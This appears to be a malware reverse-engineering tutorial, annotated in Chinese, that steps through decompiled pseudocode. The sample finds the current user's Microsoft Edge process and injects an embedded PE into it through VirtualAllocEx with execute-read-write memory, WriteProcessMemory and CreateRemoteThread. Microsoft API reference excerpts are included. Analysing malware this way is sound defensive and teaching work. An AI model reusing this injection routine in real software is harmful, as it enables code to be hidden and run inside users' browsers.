15        GetTokenInformation(TokenHandle, TokenUser, 0i64, 0, &TokenInformationLength);
16        if ( GetLastError() == 122 )
17        {
18            TokenInformation = (PSID *)malloc(TokenInformationLength);
19            if ( TokenInformation )
20            {
21                if ( GetTokenInformation(
22                    TokenHandle,
23                    TokenUser,
24                    TokenInformation,
25                    TokenInformationLength,
26                    &TokenInformationLength) )
27                {
28                    if ( CopySid(0x44u, *a2, *TokenInformation) )
29                    {
30                        if ( !IsValidSid(*a2) )
31                            printf("Sid is invalid\n");
32                        free(TokenInformation);
33                        CloseHandle(TokenHandle);
34                        return 1i64;
35                    }
36                }
37            }
38        }
39    }
40 }
```

sub_140001500

1. 呼叫 GetTokenInformation
取得儲存取得資料所需的
buffer size
2. 再次呼叫
GetTokenInformation 取得
資料 (Process 的 User Sid)
3. 將 User Sid 複製到 a2

```
1 _int64 __fastcall sub_140001500(void *a1, PSID *a2)
2 {
3     DWORD v2; // eax
4     DWORD v4; // eax
5     DWORD v5; // eax
6     DWORD LastError; // eax
7     PSID *TokenInformation; // [rsp+30h] [rbp-28h]
8     DWORD TokenInformationLength; // [rsp+38h] [rbp-20h] BYREF
9     HANDLE TokenHandle; // [rsp+40h] [rbp-18h] BYREF
10
11    TokenHandle = 0i64;
12    if ( OpenProcessToken(a1, 0x20008u, &TokenHandle) )
13    {
14        TokenInformationLength = 0;
15        GetTokenInformation(TokenHandle, TokenUser, 0i64, 0, &TokenInformationLength);
16        if ( GetLastError() == 122 )
17        {
18            TokenInformation = (PSID *)malloc(TokenInformationLength);
19            if ( TokenInformation )
20            {
21                if ( GetTokenInformation(
22                    TokenHandle,
23                    TokenUser,
24                    TokenInformation,
25                    TokenInformationLength,
26                    &TokenInformationLength) )
27                {
28                    if ( CopySid(0x44u, *a2, *TokenInformation) )
29                    {
30                        if ( !IsValidSid(*a2) )
31                            printf("Sid is invalid\n");
32                        free(TokenInformation);
33                        CloseHandle(TokenHandle);
34                        return 1i64;
35                    }
36                }
37            }
38        }
39    }
40 }
```

returnTargetPid_16B0

```
1 __int64 returnTargetPid_16B0()
2 {
3     DWORD LastError; // eax
4     DWORD v2; // eax
5     WCHAR *szExeFile; // rax
6     signed __int64 v4; // rcx
7     WCHAR v5; // dx
8     int v6; // eax
9     DWORD th32ProcessID; // [rsp+20h] [rbp-288h]
10    HANDLE hSnapshot; // [rsp+28h] [rbp-280h]
11    HANDLE hObject; // [rsp+30h] [rbp-278h]
12    HANDLE CurrentProcess; // [rsp+38h] [rbp-270h]
13    PSID pSid1; // [rsp+40h] [rbp-268h] BYREF
14    PSID cur_user_sid; // [rsp+48h] [rbp-260h] BYREF
15    PROCESSENTRY32W proc_entry; // [rsp+50h] [rbp-258h] BYREF
16
17    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
18    if ( hSnapshot == (HANDLE)-1i64 )
19    {
20        LastError = GetLastError();
21        printf("CreateToolhelp32Snapshot failed with error %lu\n", LastError);
22        return 0i64;
23    }
24    else
25    {
26        proc_entry.dwSize = sizeof(PROCESSENTRY32W);
27        if ( Process32FirstW(hSnapshot, &proc_entry) ) [n] to rename
28        {
29            cur_user_sid = malloc(0x44ui64);
30            CurrentProcess = GetCurrentProcess();
31            getProcessUserSid_1500(CurrentProcess, &cur_user_sid);
32            th32ProcessID = 0;
```

returnTargetPid_16B0

```
33     do
34     {
35         pSid1 = malloc(0x44ui64);
36         hObject = OpenProcess(0x400u, 0, proc_entry.th32ProcessID);
37         if ( hObject )
38         {
39             if ( (unsigned int)getProcessUserSid_1500(hObject, &pSid1) )
40             {
41                 if ( EqualSid(pSid1, cur_user_sid) )
42                 {
43                     szExeFile = proc_entry.szExeFile;
44                     v4 = (char *)L"msedge.exe" - (char *)proc_entry.szExeFile;
45                     while ( 1 )
46                     {
47                         v5 = *szExeFile;
48                         if ( *szExeFile != *(WCHAR *)((char *)szExeFile + v4) )
49                             break;
50                         ++szExeFile;
51                         if ( !v5 )
52                         {
53                             v6 = 0;
54                             goto LABEL_14;
55                         }
56                     }
57                     v6 = v5 < *(WCHAR *)((char *)szExeFile + v4) ? -1 : 1;
58     LABEL_14:
59         if ( !v6 )
60             th32ProcessID = proc_entry.th32ProcessID;
61         }
62         free(pSid1);
63     }
64     CloseHandle(hObject);
65   }
66 }
67 while ( !th32ProcessID && Process32NextW(hSnapshot, &proc_entry) );
68 free(cur_user_sid);
69 CloseHandle(hSnapshot);
70 return th32ProcessID;
```

returnTargetPid_16B0

3. memcmp("msedge.exe",
process's executable file name)

```
33     do
34     {
35         pSid1 = malloc(0x44ui64);
36         hObject = OpenProcess(0x400u, 0, proc_entry.th32ProcessID);
37         if ( hObject )
38         {
39             if ( (unsigned int)getProcessUserSid_1500(hObject, &pSid1) )
40             {
41                 if ( EqualSid(pSid1, cur_user_sid) ) 1. 取得 snapshot 中的 process 的 User Sid
42                 {
43                     szExeFile = proc_entry.szExeFile;
44                     v4 = (char *)L"msedge.exe" - (char *)proc_entry.szExeFile; 2. 找到與當前 process
45                     while ( 1 ) 具有相同 User Sid 的 process
46                     {
47                         v5 = *szExeFile;
48                         if ( *szExeFile != *(WCHAR *)((char *)szExeFile + v4) )
49                             break;
50                         ++szExeFile;
51                         if ( !v5 ) // if szExeFile[i] == "\x00"
52                         {
53                             v6 = 0;
54                             goto LABEL_14;
55                         }
56                     }
57                     v6 = v5 < *(WCHAR *)((char *)szExeFile + v4) ? -1 : 1;
58     LABEL_14:
59                     if ( !v6 )
60                         th32ProcessID = proc_entry.th32ProcessID; 4. return 具有與當前 process
61                     }
62                     free(pSid1); 相同 User Sid 的 Edge process 的 PID
63                 }
64                 CloseHandle(hObject);
65             }
66         }
67         while ( !th32ProcessID && Process32NextW(hSnapshot, &proc_entry) );
68         free(cur_user_sid);
69         CloseHandle(hSnapshot);
70         return th32ProcessID;
```

getCurrentUSersEdgePid

```
1 __int64 sub_140001BF0()
2 {
3     __int64 result; // rax
4     DWORD edge_pid; // [rsp+20h] [rbp-28h]
5     const void *pe; // [rsp+28h] [rbp-20h] BYREF
6     SIZE_T pe_size; // [rsp+30h] [rbp-18h] BYREF
7
8     pe = 0i64;
9     pe_size = 0i64;
10    result = getEmbeddedPE_1870((__int64 *)&pe, &pe_size);
11    if ( pe )
12    {
13        result = getCurrentUsersEdgePid_16B0();
14        edge_pid = result;          rename "getTargetPid" as "getCurrentUsersEdgePid"
15        if ( (_DWORD)result )
16        {
17            printf("target pid: %lu\n", (unsigned int)result);
18            return sub_140001A60(edge_pid, pe, pe_size);
19        }
20    }
21    return result;
22 }
```

sub_140001BF0

```
1 __int64 sub_140001BF0()
2 {
3     __int64 result; // rax
4     DWORD edge_pid; // [rsp+20h] [rbp-28h]
5     const void *pe; // [rsp+28h] [rbp-20h] BYREF
6     SIZE_T pe_size; // [rsp+30h] [rbp-18h] BYREF
7
8     pe = 0i64;
9     pe_size = 0i64;
10    result = getEmbeddedPE_1870((__int64 *)&pe, &pe_size);
11    if ( pe )
12    {
13        result = getCurrentUsersEdgePid_16B0();
14        edge_pid = result;
15        if ( (_DWORD)result )
16        {
17            printf("target pid: %lu\n", (unsigned int)result);
18            return sub_140001A60(edge_pid, pe, pe_size);
19        }
20    }
21    return result;
22 }
```

參數是 edge PID, embedded PE file, PE file size

sub_140001A60

```
1 __int64 __fastcall sub_140001A60(DWORD a1, const void *a2, SIZE_T a3) [n] , rename arguments
2 {
3     DWORD v4; // eax
4     DWORD LastError; // eax
5     HANDLE hProcess; // [rsp+40h] [rbp-38h]
6     char *lpBaseAddress; // [rsp+48h] [rbp-30h]
7     LPTHREAD_START_ROUTINE lpStartAddress; // [rsp+50h] [rbp-28h]
8     __int64 v9; // [rsp+58h] [rbp-20h] BYREF
9     DWORD ThreadId; // [rsp+60h] [rbp-18h] BYREF
10
11    v9 = 0i64;
12    sub_1400018F0(a2, &v9);
13    if ( v9 )
14    {
15        hProcess = OpenProcess(0x43Au, 0, a1);
16        if ( hProcess )
17        {
18            lpBaseAddress = (char *)VirtualAllocEx(hProcess, 0i64, a3, 0x3000u, 0x40u);
19            if ( WriteProcessMemory(hProcess, lpBaseAddress, a2, a3, 0i64) )
20            {
21                lpStartAddress = (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9];
22                CreateRemoteThread(hProcess, 0i64, 0i64, (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9], 0i64, 0, &ThreadId);
23                printf("remote thread id: %lu, loader address: %p", ThreadId, lpStartAddress);
24                return 1i64;
25            }
26        }
27    }
28}
```

sub_140001A60

```
1 __int64 __fastcall sub_140001A60(DWORD edge_pid, const void *pe, SIZE_T pe_size)
2 {
3     DWORD v4; // eax
4     DWORD LastError; // eax
5     HANDLE hProcess; // [rsp+40h] [rbp-38h]
6     char *lpBaseAddress; // [rsp+48h] [rbp-30h]
7     LPTHREAD_START_ROUTINE lpStartAddress; // [rsp+50h] [rbp-28h]
8     __int64 v9; // [rsp+58h] [rbp-20h] BYREF
9     DWORD ThreadId; // [rsp+60h] [rbp-18h] BYREF
10
11    v9 = 0i64;
12    sub_1400018F0((__int64)pe, &v9);
13    if ( v9 )
14    {
15        hProcess = OpenProcess(0x43Au, 0, edge_pid);
16        if ( hProcess )
17        {
18            lpBaseAddress = (char *)VirtualAllocEx(hProcess, 0i64, pe_size, 0x3000u, 0x40u);
19            if ( WriteProcessMemory(hProcess, lpBaseAddress, pe, pe_size, 0i64) )
20            {
21                lpStartAddress = (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9];
22                CreateRemoteThread(hProcess, 0i64, 0i64, (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9], 0i64, 0, &ThreadId);
23                printf("remote thread id: %lu, loader address: %p", ThreadId, lpStartAddress);
24                return 1i64;
25            }
26        }
27    }
28 }
```

VirtualAllocEx

Reserves, commits, or changes the state of a region of memory within the virtual address space of a specified process. The function initializes the memory it allocates to zero.

在指定的 process 中
allocate memory

Syntax

C++

```
LPVOID VirtualAlloc(
    [in]             HANDLE hProcess,
    [in, optional] LPVOID lpAddress,
    [in]             SIZE_T dwSize,
    [in]             DWORD  flAllocationType,
    [in]             DWORD  flProtect
);
```

Copy

VirtualAllocEx

Reserves, commits, or changes the state of a region of memory within the virtual address space of a specified process. The function initializes the memory it allocates to zero.

Syntax

C++

```
LPVOID VirtualAllocEx(
    [in]          HANDLE hProcess,
    [in, optional] LPVOID lpAddress,
    [in]          SIZE_T dwSize,
    [in]          DWORD  flAllocationType,
    [in]          DWORD  flProtect
);
```

[in] flProtect

The memory protection for the region of pages to be allocated. If the pages are being committed, you can specify any one of the memory protection constants.

PAGE_EXECUTE_READ

0x20

Enables execute or read-only access to the committed region of pages. An attempt to write to the committed region results in an access violation.

Windows Server 2003 and Windows XP: This attribute is not supported by the [CreateFileMapping](#) function until Windows XP with SP2 and Windows Server 2003 with SP1.

PAGE_EXECUTE_READWRITE

0x40

Enables execute, read-only, or read/write access to the committed region of pages.

Windows Server 2003 and Windows XP: This attribute is not supported by the [CreateFileMapping](#) function until Windows XP with SP2 and Windows Server 2003 with SP1.

sub_140001A60

```
1 __int64 __fastcall sub_140001A60(DWORD edge_pid, const void *pe, SIZE_T pe_size)
2 {
3     DWORD v4; // eax
4     DWORD LastError; // eax
5     HANDLE hProcess; // [rsp+40h] [rbp-38h]
6     char *lpBaseAddress; // [rsp+48h] [rbp-30h]
7     LPTHREAD_START_ROUTINE lpStartAddress; // [rsp+50h] [rbp-28h]
8     __int64 v9; // [rsp+58h] [rbp-20h] BYREF
9     DWORD ThreadId; // [rsp+60h] [rbp-18h] BYREF
10
11    v9 = 0i64;
12    sub_1400018F0((__int64)pe, &v9);
13    if ( v9 )
14    {
15        hProcess = OpenProcess(0x43Au, 0, edge_pid);
16        if ( hProcess )
17        {
18            lpBaseAddress = (char *)VirtualAllocEx(hProcess, 0i64, pe_size, 0x3000u, PAGE_EXECUTE_READWRITE);
19            if ( WriteProcessMemory(hProcess, lpBaseAddress, pe, pe_size, 0i64) )
20            {
21                lpStartAddress = (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9];
22                CreateRemoteThread(hProcess, 0i64, 0i64, (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9], 0i64, 0, &ThreadId);
23                printf("remote thread id: %lu, loader address: %p", ThreadId, lpStartAddress);
24                return 1i64;
25            }
26        }
27    }
28 }
```


[m] , set constant as enum

sub_140001A60

```
1 __int64 __fastcall sub_140001A60(DWORD edge_pid, const void *pe, SIZE_T pe_size)
2 {
3     DWORD v4; // eax
4     DWORD LastError; // eax
5     HANDLE hProcess; // [rsp+40h] [rbp-38h]
6     char *lpBaseAddress; // [rsp+48h] [rbp-30h]
7     LPTHREAD_START_ROUTINE lpStartAddress; // [rsp+50h] [rbp-28h]
8     __int64 v9; // [rsp+58h] [rbp-20h] BYREF
9     DWORD ThreadId; // [rsp+60h] [rbp-18h] BYREF
10
11    v9 = 0i64;
12    sub_1400018F0((__int64)pe, &v9);
13    if ( v9 )
14    {
15        hProcess = OpenProcess(0x43Au, 0, edge_pid);
16        if (
17        { 1. 在 Edge process 中 allocate 一塊可讀寫執行的 memory，起始位址為 lpBaseAddress
18            lpBaseAddress = (char *)VirtualAllocEx(hProcess, 0i64, pe_size, 0x3000u, PAGE_EXECUTE_READWRITE);
19            if ( WriteProcessMemory(hProcess, lpBaseAddress, pe, pe_size, 0i64) ) 2. 將 PE 寫入該 memory
20            {
21                lpStartAddress = (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9];
22                CreateRemoteThread(hProcess, 0i64, 0i64, (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9], 0i64, 0, &ThreadId);
23                printf("remote thread id: %lu, loader address: %p", ThreadId, lpStartAddress);
24                return 1i64; 3. 在 Edge process 中建立 thread，thread 執行起點為 lpBaseAddress [v9]
25            }
```

